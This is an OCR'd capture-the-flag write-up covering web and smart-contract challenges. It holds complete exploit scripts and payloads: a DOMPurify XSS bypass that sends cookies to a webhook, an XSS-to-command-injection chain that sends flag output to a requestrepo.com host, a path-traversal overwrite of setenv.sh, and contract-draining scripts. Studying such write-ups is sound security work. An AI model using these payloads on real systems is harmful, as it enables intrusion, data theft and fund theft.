
The [app.js](app.js) script will render our input as HTML but purified first by DOMPurify, either from renderNow or from URL (**from #note=b64encodedpayload**). Because it uses a specific version of DOMPurify, we can check if there’s a public exploit on that.

Indeed, DOMPurify 3.0.10 has a public exploit (https://security.snyk.io/package/npm/dompurify/3.0.10) which bypasses the purifier by passing nested HTML. We can read carefully at the exploit, it has many, one of them is like this:
<?img ><img src=x onerror=alert(1)>?>

Final Payload:
<?img ><img src=x
onerror=fetch(`https://WEBHOOOK/flag?ziru=${document.cookie}`)>?>

Flag: WRECKIT60{s1mple_xss_since_im_not-really_good_at_doing_web}

Safe Social - 775



In this challenge, we are faced with a simple social media web application that has a crawler bot. This bot automatically logs in as the admin user and visits posts on the website periodically. If we manage to create a post containing malicious JavaScript and it is visited by this bot, the JavaScript will be executed in the context of the admin user, allowing us to access APIs that are only accessible to admins. However, there is one major challenge: the bot only visits posts created by the admin user themselves. So how can we ensure that the post we create is visited by the bot?

```python
if (time.monotonic() - last_refresh) >= REFRESH_INTERVAL_SEC:
    refreshed = fetch_posts(session)
    if isinstance(refreshed, list) and refreshed:
        posts = refreshed
    last_refresh = time.monotonic()

if not posts:
    time.sleep(REFRESH_INTERVAL_SEC)
    continue

for p in posts:
    if (time.monotonic() - last_refresh) >= REFRESH_INTERVAL_SEC:
        refreshed = fetch_posts(session)
        if isinstance(refreshed, list) and refreshed:
            posts = refreshed
        last_refresh = time.monotonic()
```

```
                    if (time.monotonic() - last_login_time) >= LOGIN_INTERVAL:
                        break

                    hid = p.get("id")
                    if not hid:
                        continue

                    last = visited_at.get(hid, 0.0)
                    if VISIT_COOLDOWN_SEC > 0 and (time.monotonic() - last) <
VISIT_COOLDOWN_SEC:
                        continue

                    frontend_url = f"{FRONTEND_BASE.rstrip('/')}/post/{hid}"

                    try:
                        page.goto(frontend_url, wait_until="networkidle",
timeout=NAV_TIMEOUT_MS)
                    except Exception:
                        try:
                            page.goto(frontend_url, wait_until="domcontentloaded",
timeout=2 * NAV_TIMEOUT_MS)
                        except Exception:
                            continue

                    try:
                        page.wait_for_timeout(POST_NAV_PAUSE_MS)
                    except Exception:
                        pass

                    time.sleep(VISIT_DELAY_SECONDS)
                    visited_at[hid] = time.monotonic()
```

The bot code above shows the mechanism of how the bot retrieves and visits posts. The bot periodically refreshes the list of posts by calling `fetch_posts`, then iterates through each post in the list. For each post, the bot retrieves the post ID (`hid`) and builds a frontend URL based on that ID. The bot then uses browser automation to visit the URL with the `page.goto` method, with a fallback strategy if loading fails. Interestingly, this bot records every post that has been visited in the `visited_at` dictionary to avoid repeated visits in the near future, and uses a cooldown period to set the visit interval.

After analyzing the application's source code, a critical vulnerability was found in the post update endpoint. The application does not validate post ownership when updating, so any authenticated user can update other users' posts, including those belonging to the admin. However, to be able to update, we need to know the `post_hid` of the admin's post. This ID is generated using a hash function that accepts input in the form of a combination of the `username` and `timestamp` when the post was created.

Since the admin's username is known (admin), we only need to guess the post creation timestamp. Considering that this timestamp is a Unix timestamp created when the competition started, we can perform a brute force attack by trying all possible timestamps from the start of the competition to the present, which is a relatively small and feasible time range for brute force.

```
@app.route('/api/posts/<string:post_hid>', methods=['PUT', 'PATCH'])
def api_posts_update(post_hid):
    if not require_auth():
        return jsonify({'error': 'login required'}), 401

    r = find_row_hid(post_hid)
    if not r:
        return jsonify({'error': 'not found'}), 404

    internal_id = r[0]

    data = request.get_json(silent=True) or {}
    title = data.get('title')
    content = data.get('content')
    if not title and not content:
        return jsonify({'error': 'nothing to update'}), 400

    ts = str(int(time.time()))
    conn = get_conn()
    c = conn.cursor()
    if title and content:
        c.execute(
            'UPDATE posts SET name=?, content=?, timestamp=? WHERE id=?',
            (title, content, ts, internal_id),
        )
    elif title:
        c.execute(
            'UPDATE posts SET name=?, timestamp=? WHERE id=?', (title, ts, internal_id)
        )
    else:
        c.execute(
            'UPDATE posts SET content=?, timestamp=? WHERE id=?',
            (content, ts, internal_id),
        )
    conn.commit()
    conn.close()

    updated_public_id = hash_post_id(r[2], ts)
    return jsonify({'ok': True, 'id': updated_public_id, 'timestamp': ts})
```

This post update endpoint has a very obvious flaw: after performing authentication checks with require_auth(), this endpoint immediately searches for posts based on post_hid without validating whether the logged-in user is the owner of the post. As long as the post with that ID exists in the database, anyone who is authenticated can update the title or content of that post. This endpoint also updates the post's timestamp with the current time and returns the updated_public_id, which is the hash of the post owner's username and the new timestamp. This means that every time a post is updated, its public ID will change, but the bot will continue to visit it because it refreshes the post list periodically.

After successfully gaining the ability to update admin posts that the bot will visit, the next step is to exploit XSS to run JavaScript in the admin context. Usually in an XSS attack, the main target is to steal session cookies, but in this case the cookies use the HttpOnly flag which prevents JavaScript from accessing them. However, we can still exploit this XSS in a different way: using JavaScript to call the admin API which can only be accessed by admin users. One endpoint that caught our attention was /api/admin/ping which has a function to ping a specific host.

```python
@app.route('/api/admin/ping', methods=['POST'])
def api_admin_ping():
    if not require_auth():
        return jsonify({'error': 'login required'}), 401
    if session['username'] != 'admin':
        return jsonify({'error': 'not admin'}), 403

    ip_str = request.remote_addr or '0.0.0.0'
    ip = ipaddress.ip_address(ip_str)

    if ip.version == 6 and ip.ipv4_mapped:
        ip = ip.ipv4_mapped

    if not (ip.is_loopback or ip.is_private):
        return jsonify({'error': 'must be from localhost'}), 403

    data = request.get_json(silent=True) or {}
    host = data.get('host') or ''
    if not host:
        return jsonify({'error': 'host required'}), 400
    try:
        output = subprocess.check_output('ping -c 1 ' + host, shell=True, timeout=5)
        return jsonify({'output': output.decode('utf-8')})
    except Exception as e:
        return jsonify({'error': str(e)}), 500
```

This /api/admin/ping API has several layers of protection: first, the user must be authenticated and have the username admin. Second, the request must come from the localhost or private IP address. However, the problem lies in how this API executes the ping command. The host parameter received from the user is directly concatenated into the shell command string without any sanitization or escaping, then executed using subprocess.check_output with shell=True. This is a classic command injection vulnerability. By inserting the character `;` followed by another command in the `host` parameter, we can execute arbitrary commands on the server. For example, by sending `127.0.0.1; cat flag`, the server will execute two commands: `ping -c 1 127.0.0.1` and `cat flag`, then return the output of both in a JSON response.

The complete exploitation strategy is as follows: we will inject an XSS payload into the admin post containing JavaScript to call the `/api/admin/ping` API with a command injection payload. When the bot visits the post as an admin from localhost, all API requirements are met, and our JavaScript will run with admin privileges. The JavaScript will perform a fetch request to the ping API with a command injection payload to read the flag, then send the response output to an external server that we control for data exfiltration.

```
<img src=x
onerror="fetch('/api/admin/ping',{method:'POST',headers:{'Content-Type':'application/json'}
,body:JSON.stringify({host:'127.0.0.1; cat flag'})}).then(r=>r.json()).then(d =>
fetch(`http://0qekkwgv.requestrepo.com/f=${JSON.stringify(d)}`)).catch(console.error)"/>
```

The XSS payload above uses an <img> tag with an invalid `src` attribute to trigger the `onerror` event handler. Within the handler, we perform a chain of promises: first, we make a POST request to `/api/admin/ping` with a JSON body containing the `host` parameter with the value `127.0.0.1; cat flag`. This will cause the server to execute the command injection and read the flag file. The response from the API is then parsed as JSON with `.then(r=>r.json())`, and the parsing result is sent to our external server via a second fetch request. The external server (requestrepo.com) will receive the flag data in the URL parameter, allowing us to read the flag from the request log. This method is effective because it avoids the limitations of HttpOnly cookies and takes advantage of the privileges that the bot already has as an admin.


Here is the complete script for the exploitation:

```python
import requests
import hashlib

TIMESTAMP_START = 1759561676 - 200
BASE_URL = "http://REDACTED/api"

def md5_hash(s: str) -> str:
    print(s)
    return hashlib.md5(s.encode()).hexdigest()

s = requests.Session()

s.post(
    f'{BASE_URL}/register',
    json={
        "username": "ztz",
```

```
        "password": "ztz"
    },
)

for i in range(200):
    public_id = md5_hash("admin-" + str(TIMESTAMP_START + i))
    r = s.get(
        f'{BASE_URL}/{public_id}',
        timeout=5
    )
    if r.status_code == 200:
        print(f'Found in timestamp {TIMESTAMP_START + i}!')

        r = s.post(
            f'{BASE_URL}/posts/{public_id}',
            json={
                "title": "a",
                "content": "<img src=x
onerror=\"fetch('/api/admin/ping',{method:'POST',headers:{'Content-Type':'application/json'
},body:JSON.stringify({host:'127.0.0.1; cat flag'})}).then(r=>r.json()).then(d =>
fetch(`http://0qekkwgv.requestrepo.com/f=${JSON.stringify(d)}`)).catch(console.error)\"/>"
            },
        )
        break
```

Flag: WRECKIT60{asli_ga_ada_ide_008efdbbc3}

Safe Helper - 919



Overview:
Given a whitebox web challenge including nodejs services wrapped around HolodeckB2. The service has several API endpoints (/api/submit, /api/history, /api/msgStatus/:id, etc.) and invokes the shell script gatewayMonitor.sh on /api/history. Flag is at /app/holodeckb2b-7.0.1/flag. There was an arbitrary file write on /api/submit which we can use to overwrite server files.

Explanation:
First things first we can analyze the source code given, as its too many so we will focus on key things here.

The **/api/submit** endpoint builds filesystem paths by doing:

```
    const payloadPath = path.join(outDir, `${messageId}`);
    await req.files.payload.mv(payloadPath);
```

messageId is taken directly from the request body. Attackers can set messageId to ../../anything write files outside of the intended msg_out directory.

Looking again at the challenge source code flow, the app will run gatewayMonitor.sh at **/api/history**.

```
const MONITOR_PORT = process.env.MONITOR_PORT || "";
```

```
function loadMonitor() {
  delete require.cache[require.resolve('./lib/monitor')];
  return require('./lib/monitor');
}

app.get('/api/history', async (req, res) => {
  try {
    const { runMonitor } = loadMonitor();
    const { stdout } = await runMonitor(cfg, ['history']);
    res.json({ ok: true, result: stdout });
  } catch (e) {
    res.status(500).json({ ok: false, ...e });
  }
});
```

```
// lib/monitor.js
const { execFile } = require('child_process');
const path = require('path');

/**
 * @param {{ HB2B_HOME: string, MONITOR_PORT?: string|number }} cfg
 * @param {string[]} args
 * @returns {Promise<{stdout:string, stderr:string}>}
 */
function runMonitor(cfg, args = []) {
  const { HB2B_HOME, MONITOR_PORT = '' } = cfg;

  if (!HB2B_HOME) {
    return Promise.reject(new Error('HB2B_HOME is not set'));
  }

  const bin = path.join(HB2B_HOME, 'bin', 'gatewayMonitor.sh');
  const argv = [];
  if (MONITOR_PORT) argv.push('-p', String(MONITOR_PORT));
  argv.push(...args);

  return new Promise((resolve, reject) => {
    execFile(bin, argv, { shell: false, env: process.env }, (err, stdout,
stderr) => {
      if (err) {
        return reject({
          error: err.message,
          stderr: String(stderr || ''),
          stdout: String(stdout || ''),
        });
      }
      resolve({ stdout: String(stdout || ''), stderr: String(stderr || '')
```

```
});
    });
  });
}

module.exports = { runMonitor };
```

Here’s gatewayMonitor.sh:

```
#!/bin/sh
#
----------------------------------------------------------------------------
-
# Startup script for the Local Holobeck B2B command Line monitoring tool
#
#   AXIS2_HOME   MAY point at the Holodeck B2B home directory
#
#   JAVA_HOME    MUST point at your Java Runtime Environment installation.
#
#
----------------------------------------------------------------------------
-

# Get the context and from that find the Location of setenv.sh
. `dirname $0`/setenv.sh > /dev/null

exec "$JAVA_HOME/bin/java" $JAVA_OPTS -classpath "$HB2B_CP"
org.holodeckb2b.ui.app.cli.HB2BInfoTool $*
```

so it will run setenv.sh. so if we can overwrite the setenv.sh or gatewayMonitor.sh to get the flag with RCE at /app/holodeckb2b-7.0.1/flag, we can get the flag when we call /api/history.

We can just send our setenv.sh to cat the flag into /app/public/flag.txt for example so we can read it directly as the public directory exposed

But the problem is we have to do it fast enough because our overwriting will be renamed (look back at the /api/submit). To overcome this, we can just use threading to ensure we hit /api/history when we still have that overwritten setenv.sh before it gets renamed. This is possible because of the flaw on crypto.pbkdf2Sync with big kdfIters (so we have enough time window)

Final Payload:

```
import re
import threading
import time
import requests
```


```python
PAYLOAD = b"""\
cp /app/holodeckb2b-7.0.1/flag /app/public/flag.txt 2>/dev/null || cat
/app/holodeckb2b-7.0.1/flag > /app/public/flag.txt
return 0 2>/dev/null || exit 0
"""

# BASE = "http://146.190.83.95:3314"
BASE = "http://localhost:3005"


def upload(iters, session):
    files: dict[str, tuple[str, bytes, str]] = {
        "payload": ("setenv.sh", PAYLOAD, "text/plain")
    }
    data = {
        "messageId": "../../bin/setenv.sh",
        "pmodeId": "pmode-1",
        "conversationId": "conv-ctf",
        "service": "test:service",
        "action": "submit",
        "mimeType": "text/plain",
    }
    url = f"{BASE}/api/submit?kdfIters={iters}"
    r = session.post(url, files=files, data=data, timeout=10)
    print("upload:", r.status_code, r.text.strip()[:180])
    return r.ok


def spam_history(stop_evt, session, thread_id):
    url = f"{BASE}/api/history"
    i = 0
    while not stop_evt.is_set():
        try:
            r = session.get(url, timeout=1.0)
            print(f"thread{thread_id} history {i}: {r.status_code}
{len(r.content)}")
        except requests.RequestException:
            pass
        i += 1


def main():
    sess = requests.Session()

    stop_evt = threading.Event()
```

```python
    threads = []
    for t in range(4):
        th = threading.Thread(
            target=spam_history, args=(stop_evt, sess, t), daemon=True
        )
        th.start()
        threads.append(th)

    time.sleep(0.05)

    ok = upload(6000000, sess)
    if not ok:
        print("[!] Upload failed; aborting.")
        stop_evt.set()
        for th in threads:
            th.join(timeout=0.1)
        return

    stop_evt.set()
    for th in threads:
        th.join(timeout=0.1)

    flag = sess.get(f"{BASE}/flag.txt").text.strip()
    print("[*] Flag:", flag)


if __name__ == "__main__":
    main()
```

Flag: WRECKIT60{males_minta_instance_lagi}

Blockchain

Reentry - 100



Overview:
The Spaceship exposes addGpsGadget (which requires a CREATION_FEE) and removeGpsGadget (which refunds a CREATION_FEE). The contract also inherits a Multicallable helper which lets you delegatecall the contract with many calldata blobs in one tx. The goal is to reduce the Spaceship balance to 0.

Explanation:
From the source code, we see that Spaceship.addGpsGadget requires sending CREATION_FEE (0.5 ETH) to register a gadget, while removeGpsGadget refunds that creation fee back to the caller.

The flaw is that removeGpsGadget only checks altitude[msg.sender] >= 0, which is always true since unsigned integers are non-negative. This means **any EOA can call removeGpsGadget and still receive the refund without ever having registered a gadget.**

```
function addGpsGadget(address gadget, uint256 _readingFee, uint256
initialAltitude) external payable {
    require(msg.value >= CREATION_FEE, FeeUnderpaid());
    require(altitude[gadget] == 0, GadgetExists());
    altitude[gadget] = initialAltitude;
    readingFee[gadget] = uint56(_readingFee);
```

```
    emit GadgetAdded(gadget, msg.sender);
}

function removeGpsGadget() external {
    require(altitude[msg.sender] >= 0, GadgetNonExistent());
    altitude[msg.sender] = 0;
    readingFee[msg.sender] = 0;

    (bool success,) = msg.sender.call{value: CREATION_FEE}("");
    require(success, RefundError());

    emit GadgetRemoved(msg.sender, tx.origin);
}
```

Furthermore, the contract inherits **Multicallable**, which lets us repeatedly claim refunds by calling removeGadget multiple times and drain the ETH balance

Final Payload:

```
remove_sel = Web3.keccak(text="removeGpsGadget()")[:4].hex()
calldata_hex = "0x" + remove_sel
data_array = [calldata_hex] * n_calls
tx = spaceship.functions.multicall(data_array).build_transaction({...})
signed = acct.sign_transaction(tx)
w3.eth.send_raw_transaction(signed.raw_transaction)
```

Flag: WRECKIT60{19_juta_lapangan_pekerjaan__hanzzz_7f98a45e}

Hamburger - 304

Overview:
onlyHuman modifier prohibits calls from contracts (checks msg.sender.code.length == 0) but not EOAs. The intended flow is that the beneficiary (set at constructor time) withdraws the funds; resetBeneficiary() and setBeneficiary() allow changing the beneficiary under some conditions. The goal is to make yourself a beneficiary and withdraw the funds.

Explanation:
resetBeneficiary() has no auth other than onlyHuman, any EOA can call it. After calling resetBeneficiary() the beneficiary becomes zero, which allows the next setBeneficiary() call (if beneficiary == address(0)) to set the beneficiary to any address (including ours). Because onlyHuman allows EOAs, we can call both functions from our EOA and then withdraw() to transfer the funds to ourselves

```
address deployer;
address beneficiary;

modifier onlyHuman() {
    require(msg.sender.code.length == 0, OnlyHuman());
    _;
}

constructor(address _owner, address _beneficiary) payable {
    deployer = _owner;
```


```
    beneficiary = _beneficiary;
}

function withdraw() external {
    require(msg.sender == beneficiary);
    payable(msg.sender).transfer(address(this).balance);
}

function resetBeneficiary() external onlyHuman {
    beneficiary = address(0);
}

function setBeneficiary(address _beneficiary) external onlyHuman {
    require(msg.sender == deployer || beneficiary == address(0));
    beneficiary = _beneficiary;
}
```

Final Payload:

```
ephemeral.functions.resetBeneficiary().transact({"from": WALLET_ADDR})
ephemeral.functions.setBeneficiary(WALLET_ADDR).transact({"from":
WALLET_ADDR})
ephemeral.functions.withdraw().transact({"from": WALLET_ADDR})
```

Flag: WRECKIT60{hamoud_habibi_hamoud_burgir__hanzzz_e459fedd}

Zero - 793



Overview:
The contract is funded with 100 ETH on deployment. Players pay a small FEE (0.001 ETH) to call win(); if block.timestamp >= deadline for the first eligible caller, gameEnded flips and the caller receives the entire balance. The challenge is to be the first EOA to call win() after the deadline

Explanation:
win() only transfers funds when block.timestamp >= deadline and gameEnded is still false. The function does not lock out other EOAs from racing (no commit-reveal, no random delay, no restrictor). Therefore the vulnerability is a time-based race condition

```
uint256 immutable FEE = 0.001 ether;
uint256 deadline;
bool gameEnded;

modifier onlyHuman() {
    require(msg.sender.code.length == 0, OnlyHuman());
    _;
}
```

```
constructor() payable {
    deadline = block.timestamp + 60 seconds;
    gameEnded = false;
}

function win() external payable onlyHuman {
    require(msg.value >= FEE);
    require(!gameEnded, GameAlreadyEnded());

    if (block.timestamp >= deadline) {
        gameEnded = true;
        payable(msg.sender).transfer(address(this).balance);
    }
}
```

Final Payload:

```
import time, sys
from web3 import Web3
from eth_account import Account


RPC_URL =
"http://146.190.83.95:42222/044d782c-d456-4d77-ae61-5427038946c1"
PRIVKEY =
"7f00370773ac24513786570397a8a384b8489102511593cb73f86a530752e0fd"
SETUP_CONTRACT_ADDR = "0xD82bC0319e56FE263dbdD2BdE9fDa6a974991bE0"
WALLET_ADDR = "0xA41393458bd098F644824525fBc62570AB7CF6E6"

w3 = Web3(Web3.HTTPProvider(RPC_URL))
acct = Account.from_key(PRIVKEY)

SETUP_ABI = [
    {
        "inputs": [],
        "name": "ethking",
        "outputs": [{"internalType": "address", "name": "", "type":
"address"}],
        "stateMutability": "view",
        "type": "function",
    },
    {
        "inputs": [],
        "name": "isSolved",
```

```
        "outputs": [{"internalType": "bool", "name": "", "type":
"bool"}],
        "stateMutability": "view",
        "type": "function",
    },
]
ETHKING_ABI = [
    {
        "inputs": [],
        "name": "win",
        "outputs": [],
        "stateMutability": "payable",
        "type": "function",
    },
]


def read_deadline(ethking_addr):
    # deadline is slot 0 (uint256)
    raw = w3.eth.get_storage_at(ethking_addr, 0)
    return int.from_bytes(raw, "big")


def read_gameEnded(ethking_addr):
    raw = w3.eth.get_storage_at(ethking_addr, 1)
    return int.from_bytes(raw, "big") != 0


def build_win_tx(ethking, nonce, tip_gwei, fee_gwei, value_wei):
    return ethking.functions.win().build_transaction(
        {
            "from": acct.address,
            "nonce": nonce,
            "value": value_wei,
            "maxPriorityFeePerGas": w3.to_wei(tip_gwei, "gwei"),
            "maxFeePerGas": w3.to_wei(fee_gwei, "gwei"),
            "gas": 120_000,
            # chainId auto
        }
    )


def main():
    assert w3.is_connected(), "RPC not reachable"

    setup = w3.eth.contract(
```


```
        Web3.to_checksum_address(SETUP_CONTRACT_ADDR), abi=SETUP_ABI
    )
    ethking_addr = setup.functions.ethking().call()
    ethking = w3.eth.contract(Web3.to_checksum_address(ethking_addr),
abi=ETHKING_ABI)

    bal = w3.eth.get_balance(ethking_addr)
    print("[*] EthKing:", ethking_addr, "balance:", w3.from_wei(bal,
"ether"), "ETH")
    if bal == 0:
        print("[!] Already drained. Reset instance.")
        sys.exit(1)

    deadline = read_deadline(ethking_addr)
    now = w3.eth.get_block("latest").timestamp
    print("[*] deadline:", deadline, "(", time.ctime(deadline), ")")
    print("[*] now     :", now, "(", time.ctime(now), ")")

    # wait until ~2.5s before deadline (block-time=1s => tight window)
    lead = 2.5
    while True:
        now = w3.eth.get_block("latest").timestamp
        if now >= deadline - lead:
            break
        time.sleep(0.2)

    nonce = w3.eth.get_transaction_count(acct.address)
    value_wei = w3.to_wei(0.01, "ether")

    tip = 2000  # gwei
    fee = tip + 1000  # gwei
    print(f"[+] Starting RBF loop at tip={tip} gwei")

    sent_hash = None
    start = time.time()
    attempts = 0

    while True:
        # stop if too late and game ended
        if read_gameEnded(ethking_addr):
            try:
                rcpt = w3.eth.get_transaction_receipt(sent_hash) if
sent_hash else None
                if rcpt and rcpt.status == 1:
                    print("[+] You won! block:", rcpt.blockNumber)
                else:
```

```
                    print("[!] Someone else won first.")
            except Exception:
                print("[!] Someone else won first.")
            break

        # if after deadline, keep spamming until mined
        # if before deadline, we still spam; tx will sit in mempool and
be picked when block hits
        try:
            tx = build_win_tx(ethking, nonce, tip, fee, value_wei)
            signed = acct.sign_transaction(tx)
            txh = w3.eth.send_raw_transaction(signed.raw_transaction)
            sent_hash = txh
            attempts += 1
            if attempts % 10 == 1:
                print(f"[*] sent (attempt {attempts}) {txh.hex()}
tip={tip} fee={fee}")
        except Exception as e:
            # most likely "replacement underpriced" due to not higher
enough tip/fee
            pass

        # check if mined quickly
        try:
            rcpt = w3.eth.get_transaction_receipt(sent_hash)
            if rcpt and rcpt.blockNumber:
                print(
                    "[+] mined status:",
                    rcpt.status,
                    "block:",
                    rcpt.blockNumber,
                    "gasUsed:",
                    rcpt.gasUsed,
                )
                if rcpt.status == 1:
                    print("[+] Success: you should have the pot now.")
                else:
                    print("[!] Reverted; likely lost race.")
                break
        except Exception:
            pass

        # bump every 150ms with higher tip/fee for RBF dominance
        tip += 200  # +200 gwei each 150ms
        fee = tip + 1000
        time.sleep(0.15)
```

```python
    # Print final state
    print("[*] gameEnded:", read_gameEnded(ethking_addr))
    print(
        "[*] contract balance now:",
        w3.from_wei(w3.eth.get_balance(ethking_addr), "ether"),
        "ETH",
    )
    print(
        "[*] your balance:",
        w3.from_wei(w3.eth.get_balance(acct.address), "ether"),
        "ETH",
    )
    print("[*] isSolved():", setup.functions.isSolved().call())


if __name__ == "__main__":
    main()
```

Flag: `WRECKIT60{classic_attack_rare_on_bounties__hanzzz_3b9de123}`

Balokchain - 919



Overview:
isSolved() checks deployer.balance < 0.01 ether. The environment is an Anvil fork of Scroll (test node), so we can use testing JSON-RPC methods. The goal is to reduce the deployer's balance below 0.01 ETH.

Explanation:
Because the environment is an Anvil test node (forked), Anvil exposes RPCs like anvil_setBalance and anvil_impersonateAccount which allow test-time manipulation of balances and sending transactions from any address. These let us force deployer.balance below the threshold.

```
IRollup public rollup;
address public deployer;
address player;

constructor(address _player) payable {
    deployer = msg.sender;
    player = _player;
    rollup = IRollup(0x1c88459D...);
}
```
